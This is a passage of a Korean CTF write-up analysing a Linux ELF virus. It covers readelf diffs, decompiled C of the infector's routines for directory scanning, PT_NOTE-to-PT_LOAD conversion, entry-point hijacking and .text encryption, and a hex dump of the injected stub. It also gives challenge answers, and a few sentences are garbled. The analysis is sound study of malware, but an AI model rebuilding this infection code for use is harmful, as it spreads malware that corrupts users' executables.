패스워드	G	0	0	D	L	U	C	K	T	0	Y	0	U

[표 3] 패스워드 변환 표

획득한 패스워드를 넣고 체크를 누르면 인증이 되는 것을 볼 수 있습니다.

[그림 26] 키 인증 확인

2.3. 결론

이번 문제는 악성 코드 등을 분석할 때 마주칠 수 있는 특수한 상황을 가정하고 그것을 해결 한 후 분석을 수행할 수 있는 가를 보는 문제였던 것 같습니다. 언패킹이 되어있지 않는 것에 대해 조금 당황하기는 했지만, 오히려 쓸데없는데 시간을 낭비하기 보다는 확실한 목적을 가지고 그것을 해결하기 위해 집중 할 수 있었던 문제였습니다.

3. Linux - Virus 분석

3.1. 문제 소개 및 분석 환경

1) 문제 소개

Linux - Virus 문제는 ELF형식의 실행파일을 감염시키는 프로그램과 이미 감염된 파일이 주어집니다.

```
[비누/binoopang/poc2009/Linux - Virus/Analyze]$ file linux_virus
linux_virus: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.2.5, not stripped
[비누/binoopang/poc2009/Linux - Virus/Analyze]$
```

[그림 27] linux_virus 파일 정보

(그림 28)에서 볼 수 있듯이 바이러스는 리눅스에서 컴파일 되었으며, 심볼정보는 남아 있습니다. 주어진 감염된 파일 이름은 'ls_Infected_File' 실행하면 (그림 29)와 같이 패스워드를 물어봅니다.

```
[비누/binoopang/poc2009/Linux - Virus/Analyze]$ ./ls_Infected_File
password: password
Illegal instruction
[비누/binoopang/poc2009/Linux - Virus/Analyze]$
```

[그림 28] 감염된 프로그램 실행 결과

아무 패스워드나 입력하고 나면 프로그램은 비정상 종료되는데 위의 경우 'Illegal Instruction'입니다. 즉 잘못된 명령을 실행한 것입니다.

```
[비누/binoopang/poc2009/Linux - Virus/Analyze]$ ./ls_Infected_File
password: awef
Segmentation fault
[비누/binoopang/poc2009/Linux - Virus/Analyze]$
```

[그림 29] Segmentation fault

하지만 항상 'Illegal Instruction'이 발생하는건 아니었고 (그림 30)과 같이 'Segmentation fault'가 발생할 때도 있습니다.

2) 분석 환경

디버깅을 위하여 'Ubuntu 8.04'를 사용하였으며, 가상머신에서 동작합니다. 정적인 분석은 'WindowsXP'에서 이루어 졌으며 'IDA'와 'Hexray Decompiler'를 사용하였습니다. 분석 중에 보여지는 바이러스에 대한 C 소스코드는 'Hexray'의 디컴파일 결과에 약간 수정한 것입니다.

3.2. Virus의 행위 분석

문제에서 이미 감염된 파일이 주어졌지만 해당 파일이 정확히 어떤 프로그램인지, 그리고 감염되기 전과 감염된 후 무엇이 바뀌었는지 정확히 파악하기 어려운 점이 있습니다. 따라서 실험을 위하여 'Victim Executable' 을 생성하여 감염시킨 후 바이러스가 무엇을 조작하는지 알아보도록 하겠습니다.

1) victim executable source code

감염 대상인 victim의 소스 코드는 다음과 같습니다.

```
#include <stdio.h>

int main(int argc, char **argv)
{
        printf("I am Victim Executable :)₩n");

        return 0;
}
```

[그림 30] Victim Executable Source Code

매우 간단한 프로그램으로 'I am Victim Executable :)₩n'을 출력하고 종료합니다.

2) victim이 감염되기 전과 감염 후의 실행 결과의 비교

'victim'이 감염되기 전 실행결과는 다음과 같습니다.

```
[비누/binoopang/poc2009/Linux - Virus/Analyze]$ ./victim
I am Victim Executable :)
[비누/binoopang/poc2009/Linux - Virus/Analyze]$
```

[그림 31] 감염되기전의 'victim' 실행 결과

실행결과 'I am Victim Executable :)'이 출력되고 정상 종료 되었습니다. 다음은 감염된 후의 실행 결과입니다.

```
[비누/binoopang/poc2009/Linux - Virus]$ ./linux_virus
[비누/binoopang/poc2009/Linux - Virus]$ ./victim
password:
```

[그림 32] 감염된 후 'victim'의 실행 결과

감염 후 'I am Victim Executable :)' 대신에 패스워드를 요구하였습니다. 단순히 실행결과를 놓고 생각해 볼 수 있는 건 ELF 형식에서 'Entry Point'가 바뀌었거나 .text 영역의 코드가 변경되었다고 추측할 수 있습니다.

3) ELF 변경 내역

o ELF Header

감염 전과 감염 후 ELF 형식에 어떤 변화가 있는지 살펴 보겠습니다. 'victim'이 감염되기 전의 ELF 헤더와 감염된 후 ELF 헤더를 비교해 보겠습니다.

```
[비누/binoopang/poc2009/Linux - Virus]$ readelf -h ./victim > before_h
[비누/binoopang/poc2009/Linux - Virus]$ ./linux_virus
[비누/binoopang/poc2009/Linux - Virus]$ readelf -h ./victim > after_h
[비누/binoopang/poc2009/Linux - Virus]$ diff before_h after_h
11c11
<   Entry point address:               0x80482f0
---
>   Entry point address:               0x60018fe
[비누/binoopang/poc2009/Linux - Virus]$
```

[그림 33] 변경된 ELF 헤더 내용

감염되기 전과 감염된 후 ELF 헤더의 변경 내용은 'Entry Point'입니다. 'Entry

Point'는 프로그램이 메모리에 로드된 후 가장 먼저 실행할 코드영역의 주소입니다. 보통 ELF 형식의 실행 가능한 프로그램은 '_start'함수의 주소가 여기에 들어가야 합니다. 하지만 위 그림에서 볼 수 있듯이 '0x80482f0'에서 '0x60018fe'로 변경된 것을 확인할 수 있습니다. 보통 리눅스는 Base Address로 '0x8048000'을 사용하는데 '0x60018fe' 주소를 사용한다면 내부적인 조작이 있을 것으로 생각이 되어 집니다.

o Section Header Table

다음은 Section Header Table의 변경 내용을 알아본 결과입니다.

```
[비누/binoopang/poc2009/Linux - Virus]$ readelf -S victim > before_s
[비누/binoopang/poc2009/Linux - Virus]$ ./linux_virus
[비누/binoopang/poc2009/Linux - Virus]$ readelf -S victim > after_s
[비누/binoopang/poc2009/Linux - Virus]$ diff before_s after_s
7c7
<   [ 2] .note.ABI-tag     NOTE            08048128 000128 000020 00   A
 0   0  4
---
>   [ 2] .AhnLab           PROGBITS        060018eb 0018eb 000090 00  AX
 0   0 16
[비누/binoopang/poc2009/Linux - Virus]$
```

[그림 34] Section Header Table의 변조

결과는 매우 흥미롭습니다. '.note.ABI-tag' 섹션이 '.AhnLab' 으로 변경되었습니다. 더 흥미로운 점은 섹션의 타입이 'NOTE'에서 'PROGBITS'로 변경되었다는 사실입니다! 'PROGBITS'는 섹션의 타입 중 프로그램에 의해 정의되는 정보들을 담는 섹션으로 명시되어 있습니다. 프로그램S'로 영역인 '.PROG' 섹션의 타입도 마찬가지로 'PROBITS'입니다. 따라서 나중에 이 섹션은 메모리에 로드되사실실행 가능한 영역으로 사용될 수 있습니다.

o Program Header Table

다음은 Program Header Table의 변경 내용을 알아본 결과입니다.

```
[비누/binoopang/poc2009/Linux - Virus]$ readelf -l ./victim > before_l
[비누/binoopang/poc2009/Linux - Virus]$ ./linux_virus
[비누/binoopang/poc2009/Linux - Virus]$ readelf -l ./victim > after_l
[비누/binoopang/poc2009/Linux - Virus]$ diff ./before_l after_l
3c3
< Entry point 0x80482f0
---
> Entry point 0x60018fe
14c14
<  NOTE           0x000128 0x08048128 0x08048128 0x00020 0x00020 R   0x4
---
>  LOAD           0x0018eb 0x060018eb 0x060018eb 0x00090 0x00090 RWE 0x1
000
21c21
<    02     .interp .note.ABI-tag .hash .gnu.hash .dynsym .dynstr .gnu.ve
rsion .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh
_frame
---
>    02     .interp .hash .gnu.hash .dynsym .dynstr .gnu.version .gnu.ver
sion_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame
24c24
<    05     .note.ABI-tag
---
>    05     .AhnLab
[비누/binoopang/poc2009/Linux - Virus]$
```

[그림 35] Program Header 변경 내용

Program Header의 내용 중 다른건 위에서 본 내용이고 하얀색으로 블록 표시된 부분에 주목하겠습니다. 'NOTE' 타입이 'LOAD'로 바뀌었습니다. 사실 'NOTE' 섹션은 옵션이기 때문에 이 섹션이 없다고 해도 프로그램의 실행에 지장은 없습니다. 그리고 프로그램 헤더에서 'LOAD' 타입은 실제로 메모리에 적재됨을 의미합니다. 또한 세그먼트의 'Flag'를 확인하면 'RWE'임을 확인할 수 있고 이는 실행 가능하다는 것을 의미합니다. 따라서 이 위치에 악성코드가 존재할 가능성이 큽니다.

o 정리

바이러스는 감염 대상 프로그램의 '.note.ABI-tag' 섹션을 '.AhnLab' 섹션으로 변조하는데 해당 섹션을 메모리에 로드 가능한 타입으로 변경 후 실행가능하게까지 하였습니다. 그리고 결정적으로 ELF 헤더에서 'Entry Point'를 변조된 섹션의 주소로 변경하여 프로그램이 실행되면 해당 악성 코드를 실행하도록 하였습니다. 변경된 내용을 정리하면 다음과 같습니다.

- Entry Point 변조
- '.note.ABI-tag' 섹션을 '.AhnLab' 섹션으로 변조하고 타입 변경
- 프로그램 헤더를 변조하여 변조된 섹션을 메모리에 로드하고 실행 가능 한 영역으로 조작 함

3.3. linux_virus 심층 분석

3.2.장에서 바이러스에 감염된 'victim'의 변화를 ELF 수준에서 알아 보았습니다. 따라서 현재 우리는 바이러스가 어떤 조작을 하는지 간단하게나마 알고 있습니다. 이제 리버스엔지니어링을 통하여 바이러스를 자세히 분석해 보도록 하겠습니다. 분석 순서는 바이러스의 실제 실행 순서입니다.

1) 감염 대상 파일 탐색

바이러스는 바이러스가 위치한 현재 디렉터리에 존재하는 파일을 대상으로 감염을 시킵니다. 이때 예외가 되는 파일들이 있습니다.

```
v2 = readdir(dirp);
Dirent_DIR = v2;
if ( !v2 )
  break;
if ( strcmp(Dirent_DIR->d_name, ".") )          // 현재 디렉터리(.) 제외
{
  if ( strcmp(Dirent_DIR->d_name, "..") )       // 상위 디렉터리(..) 제외
  {
    if ( stat(Dirent_DIR->d_name, (struct stat *)&stat_buf) != -1 )
    {
      if ( (unsigned __int16)(v16 & 0xF000) == 32768 )
      {
        if ( strcmp(Dirent_DIR->d_name, "linux_virus") )  // 자신 제외
        {
          if ( !strstr(Dirent_DIR->d_name, ".ahnlab_backup") ) // 백업 파일 제외
          {
```

[그림 36] 예외 파일

정리하면 다음과 같습니다.

- 현재 디렉터리[.] 제외
- 상위 디렉터리[..] 제외
- 자기 자신[linux_virus] 제외
- 백업 파일[*.ahnlab_backup] 제외

위의 파일이 아니어야 합니다. 만약 위의 경우에 해당하지 않는 파일을 찾았다면 파일을 열어서 ELF 형식의 파일인지 확인합니다.

```
if ( !strstr(Dirent_DIR->d_name, ".ahnlab_backup") ) // 백업 파일 제외
{
  m_fd = open(Dirent_DIR->d_name, 0);          // 그런 파일을 열어서!
  fd = m_fd;
  if ( read(m_fd, &buf, 4u) == 4 )             // 가장 첫 4바이트를 읽는다.
  {
    if ( m_E == 69 )          // E
    {
      if ( m_L == 76 )        // L
      {
        if ( m_F == 70 )      // F 이면 .. 즉 ELF 형식 파일이면..!
        {
```

[그림 37] ELF형식 파일인지 검사

ELF 형식의 파일은 'ELF'라는 시그니쳐를 가지고 있기 때문에 위와 같은 방법으로 ELF 형식 파일인지 확인이 가능합니다. 따라서 (그림 12)까지의 if를 모두 통과 하였다면 현재 열린 파일은 감염 대상 파일로 선정 됩니다.

2) Entry Point 획득

가장 먼저 바이러스는 감염 대상의 파일로부터 'Entry Point'를 가져옵니다.

```
if ( m_F == 70 )      // F 이면 .. 즉 ELF 형식 파일이면..!
{

  /* -- 현재 열린 파일의 ELF 헤더 중 e_entry 값을 가져옴 -- */
  m_e_entry = _getentry(Dirent_DIR->d_name);
  CodeLen = 144;
  /* -- 현재 열린 파일이 감염되었는지 확인 함 --*/
  _checkifencrypted(Dirent_DIR->d_name);
```

[그림 38] _getentry()를 사용하여 e_entry 값 획득

'_getentry(char* FileName)' 함수는 내부적으로 ELF 헤더를 가져온 다음 그 중 'Entry Point'값을 추출하여 리턴 합니다.

```
int __cdecl _getentry(char *file)
{
  int fd; // [sp+Ch] [bp-4Ch]@1
  char buf; // [sp+10h] [bp-48h]@1
  int e_entry; // [sp+28h] [bp-30h]@1

  fd = open(file, 2, 0);
  /* -- ELF 헤더를 읽는다 -- */
  read(v2, &buf, 0x34u);
  close(fd);
  return e_entry;
}
```

[그림 39] __getentry() 함수의 내부

버퍼에 ELF 헤더를 읽어온 후 e_entry값 위치에 있는 값을 리턴 합니다.

3) 이미 감염된 파일인지 검사

바이러스는 감염 대상으로 판단된 파일이 이미 감염 되었는지 확인 합니다. 이때 '__checkifencrypted(chr* FileName)' 함수를 사용합니다.

```
  m_e_entry = _getentry(Dirent_DIR->d_name);
  CodeLen = 144;
  /* -- 현재 열린 파일이 감염되었는지 확인 함 --*/
  _checkifencrypted(Dirent_DIR->d_name);
```

[그림 40] __checkifencrypted() 함수 호출

이 함수는 내부적으로 열린 파일의 바이트를 검사합니다. 아래 그림은 그 일부를 보인 것입니다.

```
  v2 = open(file, 2, 0);
  fildes = v2;
  v3 = _getsize(v2);
  len = v3;
  /* -- 열린 파일을 메모리 매핑 함 -- */
  v4 = mmap(0, v3, 7, 1, fildes, 0);
  v7 = v4;
  /* -- 감염된 파일 이라면 실행파일의 가장 마지막 바이트가 AhnLab임 -- */
  if ( !strncmp((const char *)v4 + len - 7, "AhnLab", 6u) )
  {
    munmap(0, len);
```

[그림 41] __checkifencrypted()의 일부

'__checkifencrypted()' 함수에서는 'AhnLab'이라는 시그니쳐를 사용하여 감염된 파일인지 식별합니다. 만약 메모리에 매핑된 파일의 가장 마지막 7바이트

중 상위 6바이트가 'AhnLab'이라면 감염된 파일로 간주합니다. 그리고 특이하게 감염된 파일로 판단되면 프로그램 자체가 종료됩니다. 즉 바이러스는 실행해서 감염된 파일을 만나면 종료되게 설계되어 있습니다.

4) 파일 끝에 코드 추가

감염되지 않은 파일이라고 간주 되면 바이러스는 해당 파일의 끝에 코드를 추가합니다.

```
/* -- 현재 열린 파일이 감염되었는지 확인 함 --*/
_checkifencrypted(Dirent_DIR->d_name);
/*-- 현재 열린 파일의 끝에 코드를 추가 함 --*/
_appendopcodes(Dirent_DIR->d_name, &dest, CodeLen);
```

[그림 42] __appendopcodes() 호출

'__appendopcodes()' 함수를 사용하는데 'dest'에 위치한 코드를 파일의 끝에 씁니다. 'dest'에 위치한 코드의 내용은 다음과 같습니다.

```
:08049410  70 61 73 73 77 6F 72 64  3A 20 00 00 00 00 00 00  password: .....
:08049420  00 00 00 60 B8 04 00 00  00 BB 01 00 00 00 B9 00  ...`?...?...?
:08049430  00 00 00 BA 0A 00 00 00  CD 80 B8 03 00 00 00 BB  ...?...??...(
:08049440  00 00 00 00 B9 00 00 00  00 BA 09 00 00 00 CD 80  ....?...?...?
:08049450  B8 7D 00 00 00 BB 00 80  04 08 B9 00 00 00 00 BA  ?...?■■?...(
:08049460  07 00 00 00 CD 80 B8 00  00 00 00 B9 00 00 00 00  ■...??...?...
:08049470  BA 00 00 00 00 BB 00 00  00 00 8B 39 33 38 89 38  ?...?...?38?
:08049480  83 C0 04 8B 3A 33 38 89  38 83 C0 04 83 EB 08 75  갖■?38?갖■겼■u
:08049490  E9 61 B8 00 00 00 00 FF  E0 41 68 6E 4C 61 62 00  ??...ÿ?hnLab.
```

[그림 43] 파일의 끝에 써질 코드의 내용

위의 코드가 써질 것입니다.

```
int __cdecl _appendopcodes(char *file, void *buf, size_t n)
{
  int v4; // eax@1
  int fd; // [sp+4h] [bp-4h]@1

  fd = open(file, 1026, 0);
  write(fd, buf, n);
  return close(fd);
}
```

[그림 44] __appendopcodes()의 내용

실제 파일에 써지는 코드의 내용에 대해서는 감염된 파일 분석에서 자세히 알아 분석하도록 하겠습니다.

5) 파일 백업

감염될 파일에 opcode를 추가한 후 바이러스는 현재 파일을 백업합니다. 이 때 현재 파일이름의 끝에 '.ahnlab_backup'을 덧붙입니다.

```
/* -- 백업파일 생성을 위한 파일 만들기 준비 -- */
sprintf(&file, "%s.ahnlab_bakup", Dirent_DIR->d_name);
v25 = open(Dirent_DIR->d_name, O_RDWR, 0);
v26 = open(&file, 66, 0);
while ( read(v25, &v27, 1u) > 0 )
  write(v26, &v27, 1u);            // 파일 복사
close(v25);
close(v26);
```

[그림 45] 감염될 파일 백업

이 부분은 문제 출제자의 배려일 수도 있을 것 같습니다. opcode만 추가하고 아직 ELF 형식은 수정하기 전에 백업하는 것이기 때문에 백업되는 파일은 원래의 프로그램과 큰 차이가 없으며, 바이러스가 이 파일은 감염시키지 않기 때문에 앞으로도 안전합니다.

6) 추가한 opcode 패치

'_appendopcodes()' 함수를 사용하여 파일의 끝에 코드를 추가 하였습니다. 하지만 해당 코드가 정상적으로 작동하기 위해서는 약간의 패치 작업이 이루어져야 합니다.

```
/* -- 감염될 파일을 쓰기 모드로 연다 -- */
v4 = open(Dirent_DIR->d_name, O_RDWR, 0);
fildes = v4;
FileSize = _getsize(v4);
/* -- 감염될 파일을 메모리 매핑함 -- */
memAddr = (int)mmap(0, v5, 7, 1, fildes, 0);
MemAddr = memAddr;
patchopcode(memAddr, FileSize, CodeLen, m_e_entry);
```

[그림 46] patchopcode() 함수 호출

'patchopcode()' 함수를 호출할 때 전달되는 인자를 보면 'm_e_entry'가 마지

막 인자로 넘어가는 것을 확인할 수 있습니다. 이 변수의 값은 원래 파일의 'Entry Point'입니다. 'patchopcode()' 함수의 내부는 다음과 같습니다.

```
int __cdecl patchopcode(int memAddr, int fileSize, int codeLen, int m_e_entry)
{
  int result; // eax@1
  /* -- 감염될 프로그램에 맞게끔 악성 코드를 패치하는 함수 --*/

  /* -- Original Entry Point -- */
  *(_DWORD *)(memAddr + fileSize - 13) = m_e_entry;

  /* -- Original File Size + 0x6000000 --*/
  *(_DWORD *)(memAddr + fileSize - codeLen + 31) = fileSize - codeLen + 100663296;

  /* -- Original File Size + 0x600000a --*/
  *(_DWORD *)(memAddr + fileSize - codeLen + 53) = fileSize - codeLen + 100663306;
  *(_DWORD *)(memAddr + fileSize - codeLen + 87) = m_e_entry;
  /* -- Original File Size + 0x600000a --*/
  *(_DWORD *)(memAddr + fileSize - codeLen + 92) = fileSize - codeLen + 100663306;
  /* -- Original File Size + 0x600000e --*/
  *(_DWORD *)(memAddr + fileSize - codeLen + 97) = fileSize - codeLen + 100663310;
  /* -- .text size -- */
  *(_DWORD *)(memAddr + fileSize - codeLen + 102) = _gettextsize(memAddr);
  result = fileSize;
  *(_DWORD *)(memAddr + fileSize - codeLen + 75) = fileSize;
  return result;
}
```

[그림 47] 패치되는 내용

추가된 코드가 수정되는 이유는 감염된 프로그램에서 문자열을 입력받아야 하고 입력받은 값을 사용하여 '.text'영역을 복호화 해야 하는데, 이때 버퍼주소 계산과 감염되기 전의 'Entry Point'가 필요하기 때문입니다. 자세한 내용은 감염된 파일 분석에서 알아보겠습니다.

7) .note.ABI-tag 섹션 변경

opcode를 패치한 후 바이러스는 '.note' 섹션을 변경합니다. 함수는 '_getnoteoff()'를 사용하는데 이름과 다르게 실제로는 섹션 헤더 테이블도 변조합니다.

```
/* -- .note 섹션의 변조 -- */
noteOffset = _getnoteoff(MemAddr, FileSize, CodeLen);
```

[그림 48] _getnoteoff() 호출

'_getnoteoff()' 함수의 내부는 다음과 같습니다.

```
int __cdecl _getnoteoff(int memAddr, int fileSize, int CodeLen)
{
  signed int SectionCount; // edx@2
  int i; // [sp+8h] [bp-80h]@1
  int SectionOffset; // [sp+4h] [bp-84h]@1
  char ELFHeader; // [sp+40h] [bp-48h]@1
  int strTableOffset; // [sp+Ch] [bp-7Ch]@1
  unsigned __int16 e_shnum; // [sp+70h] [bp-18h]@2
  int tempSection; // [sp+10h] [bp-78h]@3
  int e_shoff; // [sp+60h] [bp-28h]@3
  int sh_offset; // [sp+20h] [bp-68h]@4
  int v13; // [sp+0h] [bp-88h]@4

  i = 0;
  SectionOffset = 0;
  memcpy(&ELFHeader, (const void *)memAddr, 0x34u);
  strTableOffset = _getstrtaboff(memAddr);
  while ( 1 )
  {
    SectionCount = i++;
    if ( SectionCount >= e_shnum )
      break;
    memcpy(&tempSection, (const void *)(memAddr + e_shoff + SectionOffset), 0x28u);
    /* -- 해당 섹션의 문자열 테이블을 조회해서 .note.ABI-tag를 찾음 -- */
    if ( !strncmp((const char *)(tempSection + memAddr + strTableOffset),
                  ".note.ABI-tag", 0xEu) )
    {
      /* -- .note.ABI-tag 섹션 이름이 .AhnLab으로 바뀜 -- */
      strncpy((char *)(tempSection + memAddr + strTableOffset), ".AhnLab", 0xEu);
      /* -- note 섹션의 내용 수정 -- */
      _changenote(memAddr, e_shoff, SectionOffset, fileSize, CodeLen);
      return sh_offset;
    }
    /* -- 다음 섹션으로 이동 -- */
    SectionOffset += 40;
  }
  return v13;
}
```

[그림 49] __getnoteoff() 함수 내용

'__getnoteoff()' 함수는 가장 먼저 섹션 헤더 테이블의 위치를 알아낸 다음 섹션 헤더의 문자열 테이블 인덱스와 섹션 헤더 문자열 테이블 오프셋을 사용하여 '.note.ABI-tag'이름을 가진 섹션의 헤더를 찾아냅니다. 다음 '.note.ABI-tag'의 오프셋에 '.AhnLab'을 덮어씀으로써 섹션의 이름을 '.note.ABI-tag'에서 '.AhnLab'으로 바뀌게 됩니다.

위와 같이 섹션의 이름을 변경한 다음 '__changenote()' 함수를 호출하여 섹션 헤더를 수정합니다.

```
int __cdecl _changenote(int memAddr, int e_shoff,
        int SectionOffset, int fileSize, int CodeLen)
{
  int result; // eax@1
  int mSection; // [sp+0h] [bp-4h]@1

  mSection = SectionOffset + memAddr + e_shoff;
  /* -- Elf32_Word sh_type = 1; (SHT_PROGBITS) -- */
  *(_DWORD *)(SectionOffset + memAddr + e_shoff + 4) = 1;

  /* -- Elf32_Word sh_flags = 6; -- */
  *(_DWORD *)(mSection + 8) = 6;

  /* -- Elf32_Addr sh_addr = filesize - codelen + 0x6000000; -- */
  *(_DWORD *)(mSection + 12) = fileSize - CodeLen + 100663296;

  /* -- Elf32_Off sh_offset = filesize - codelen -- */
  *(_DWORD *)(mSection + 16) = fileSize - CodeLen;

  /* -- Elf32_Word sh_size = Codelen; -- */
  *(_DWORD *)(mSection + 20) = CodeLen;

  result = mSection;
  *(_DWORD *)(mSection + 32) = 16;
  return result;
}
```

[그림 50] __changenote 함수 내용

사실 '__changenote()' 함수의 내용은 매우 흥미롭습니다. 이 함수의 역할은 파일의 끝에 추가한 코드 부분을 하나의 섹션으로 만드는 것입니다. 그런데 그 섹션을 추가하는 것이 아니라 '.note.ABI-tag' 섹션을 수정해서 사용하는 것입니다. 수정 내용을 보면 확연히 드러납니다. 주요 수정 내용을 정리하면 다음과 같습니다.

헤더 내용	수정 전	수정 후
타입	SHT_NOTE	SHT_PROGBIT
플래그	SHF_ALLOC	SHF_ALLOC | SHF_EXECINSTR
적제될 주소	0x8048000 + x	0x6000000 + FileSize
섹션 위치	0x128	FileSize - 추가된 코드 길이
섹션 크기	0x20	추가된 코드 길이

[표 4] 섹션 헤더의 변경 내용

결국 '__changenote()' 함수의 역할은 .note.ABI-tag' 섹션의 용도에 맞게 설정된 헤더의 내용을 실행 가능한 섹션으로 바꿈과 동시에 코드 실행을 위한 주소와 오프셋 그리고 크기설정을 하는 것입니다.

8) 프로그램 헤더 조작

섹션 헤더까지 조작되고 나면 바이러스는 프로그램 헤더를 조작하여 '.AhnLab' 섹션에 메모리에 로드되고 실행 가능하게 만듭니다.

```
noteOffset = _getnoteoff(MemAddr, FileSize, CodeLen);

/* -- 프로그램헤더 조작을 통해 변경된 섹션을 메모리에 로드할 수 있도록 함 -- */
_changenoteseg(MemAddr, FileSize, CodeLen);
```

[그림 51] __changenoteseg() 호출

실제 조작은 '__changenoteseg()' 함수가 담당 합니다.

```
while ( 1 )
{
  programHeaderCount = i;
  result = &i;
  ++i;
  if ( programHeaderCount >= e_phnum )
    break;
  mProgramHeader = pheaderOffset + e_phoff + MemAddr;
  pheaderOffset += 32;
  /* -- 프로그램 헤더의 타입이 PT_NOTE 인것을 찾는다. --*/
  if ( *(_DWORD *)mProgramHeader == 4 )
  {
    /* -- p_type = PT_LOAD -- */
    *(_DWORD *)mProgramHeader = 1;
    /* -- p_flags = PF_R + PF_W + PF+X -- */
    *(_DWORD *)(mProgramHeader + 24) = 7;
    /* -- p_offset = FileSize - Codelen -- */
    *(_DWORD *)(mProgramHeader + 4) = FileSize - CodeLen;
    /* -- p_vaddr = p_offset + 0x6000000 -- */
    *(_DWORD *)(mProgramHeader + 8) = *(_DWORD *)(mProgramHeader + 4) + 100663296;
    /* -- p_paddr = p_offset + 0x6000000 -- */
    *(_DWORD *)(mProgramHeader + 12) = *(_DWORD *)(mProgramHeader + 4) + 100663296;
    /* -- p_filesz = Codelen -- */
    *(_DWORD *)(mProgramHeader + 16) = CodeLen;
    /* -- p_memsz = Codelen -- */
    *(_DWORD *)(mProgramHeader + 20) = CodeLen;
    /* -- p_align = 4096 -- */
    *(_DWORD *)(mProgramHeader + 28) = 4096;
  }
}
```

[그림 52] __changenoteseg() 함수 내용

함수의 구조는 '__changenote()' 함수와 비슷 합니다. 대신 '__changenoteseg()' 함수는 섹션 헤더가 아닌 프로그램 헤더를 조작합니다. '__changenote()'가 노트 섹션을 찾기 위해 섹션 헤더 문자열 테이블을 사용했지만 프로그램 헤더에는

문자열 테이블이 존재하지 않습니다. 따라서 프로그램 헤더의 타입으로 노트 섹션의 세그먼트를 찾아냅니다. 이것이 가능한 이유는 ELF형식에서 PT_NOTE 타입을 가지는 세그먼트는 하나 밖에 존재할 수 없기 때문입니다.

해당 노트 섹션의 프로그램 헤더를 찾아낸 뒤 바이러스는 섹션 헤더 조작과 비슷한 방법으로 프로그램 헤더를 조작합니다. 조작된 내용을 정리하면 다음과 같습니다.

헤더 내용	수정 전	수정 후
타입	PT_NOTE	PT_LOAD
플래그	PF_R	PF_R + PF_W + PF_X
세그먼트 오프셋	0x128	FileSize - Codelen
가상메모리 주소	0x8048000 + offset	0x6000000 + offset
물리메모리 주소	0x8048000 + offset	0x6000000 + offset
메모리 크기	0x20	Codelen

[표 5] 섹션 헤더의 변경 내용

수정되는 모든 내용들이 매우 중요합니다. 우선 타입이 'PT_LOAD'로 바뀌었기 때문에 가상메모리 주소에 명시된 주소로 실제 세그먼트가 형성되고 오프셋에 명시된 곳의 코드가 크기만큼 로드됩니다. 세그먼트 플래그가 원래는 읽기전용 세그먼트에서 읽기, 쓰기, 실행 가능한 세그먼트로 변경되어 결국 코드 실행이 가능한 세그먼트로 변경됩니다. 여기까지 과정을 통해 파일의 끝에 추가된 코드가 하나의 실행 가능한 섹션으로 만들어 졌고, 프로그램 헤더 조작을 통해 실행가능한 세그먼트를 만든 다음 이 세그먼트에 추가된 코드를 로드할 수 있도록 하였습니다. 이제 완벽히 새로운 코드 영역이 생성된 것입니다.

9) Entry Point 수정

ELF 형식 수정의 가장 마지막으로 바이러스는 ELF 헤더의 'Entry Point'를 수정합니다. 대체되는 주소는 새로 추가된 코드 영역입니다.

```
/* -- 엔트리 포인트를 악성 코드쪽으로 변경 -- */
_changentry(MemAddr, FileSize - CodeLen);
```

[그림 53] Entry Point 수정

두 번째 인자를 확인하면 새로 추가된 코드의 시작 주소가 넘어가는 것을 확인할 수 있습니다.

```
int __cdecl _changentry(int MemAddr, int OrigFileSize)
{
  int result; // eax@1

  result = OrigFileSize + 100663315;
  /* -- e_entry = Appended Code Section offset + 0x6000013 -- */
  *(_DWORD *)(MemAddr + 24) = OrigFileSize + 100663315;
  return result;
}
```

[그림 54] __changentry() 함수 내용

실제 엔트리 포인트는 0x6000000 + OriginalFileSize + 0x13입니다. 추가된 코드 영역의 가장 첫 바이트는 'password : '문자열이고 그 다음 이어서 실제 opcode들이 존재하기 때문에 0x13을 더해줍니다.

이로써 ELF 헤더의 'Entry Point' 까지 변경됨으로 써 ELF 조작이 끝났습니다.

10) '.text' 영역의 암호화

사실 바이러스 존재의 주요 목적은 이 부분인 것 같습니다. 바로 코드영역인 '.text' 영역을 암호화 해서 패스워드를 알아야만 프로그램을 실행하게 하는 것입니다. 따라서 바이러스는 ELF 조작이 끝나면 감염 대상 프로그램의 '.text' 영역을 암호화 합니다. 암호화에는 '__crypttext()' 함수가 사용되며 인자로 암호화에 사용되는 문자열이 넘어갑니다.

```
/* -- .text 영역을 암호화 -- */
_crypttext(MemAddr, (int)&str_ahnLab);
```

[그림 55] _crypttext() 함수 호출

암호화에 사용되는 변수인 'str_ahnLab'에는 어떤 문자열이 있는지 확인해 보겠습니다.

'str_ahnLab' 버퍼는 main() 함수의 시작 부분에 호출되는 'keyerror()' 함수에 의해서 초기화 됩니다. 다음은 함수 내용입니다.

```
char *__cdecl _keyerror(void *s)
{
  char *result; // eax@1

  bzero(s, 8u);                 // 포인터 s 8바이트만큼 0으로 초기화
  *(_BYTE *)s = 98;             // b
  *((_BYTE *)s + 1) = 97;       // a
  *((_BYTE *)s + 2) = 76;       // L
  *((_BYTE *)s + 3) = 110;      // n
  *((_BYTE *)s + 4) = 104;      // h
  *((_BYTE *)s + 5) = 65;       // a
  result = (char *)s + 6;
  *((_BYTE *)s + 6) = 10;       // Line Feed
  return result;
}
```

[그림 56] 'str_ahnLab' 버퍼 초기화

버퍼에는 'baLnhA' 문자열이 들어갑니다. 문자열이 거꾸로 들어간다는 것에 주의 해야 합니다.

결국 '__encrypttext()' 함수의 두 번째 인자는 'baLnhA'입니다. '__crypttext()' 함수 내부를 확인 해 보겠습니다.

```
int __cdecl _crypttext(int MemAddr, int str_ahnLab)
{
  int result; // eax@2
  int _str_ahnLab; // edx@3
  int TextSectionSize; // [sp+Ch] [bp-Ch]@1
  int TextSectionOffset; // [sp+8h] [bp-10h]@1
  int CurrentTextOffset; // [sp+4h] [bp-14h]@1

  TextSectionSize = _gettextsize(MemAddr);
  TextSectionOffset = MemAddr + _gettextoffset(MemAddr);
  CurrentTextOffset = 0;
  while ( 1 )
  {
    result = CurrentTextOffset;
    if ( CurrentTextOffset >= TextSectionSize )
      break;
    _str_ahnLab = str_ahnLab;
    /* -- .text 섹션의 4바이트 단위로 0x6e4c6162와 0xa4168을
     * -- 번갈아 가며 XOR 연산 수행 -- */
    *(_DWORD *)(CurrentTextOffset + TextSectionOffset) ^=
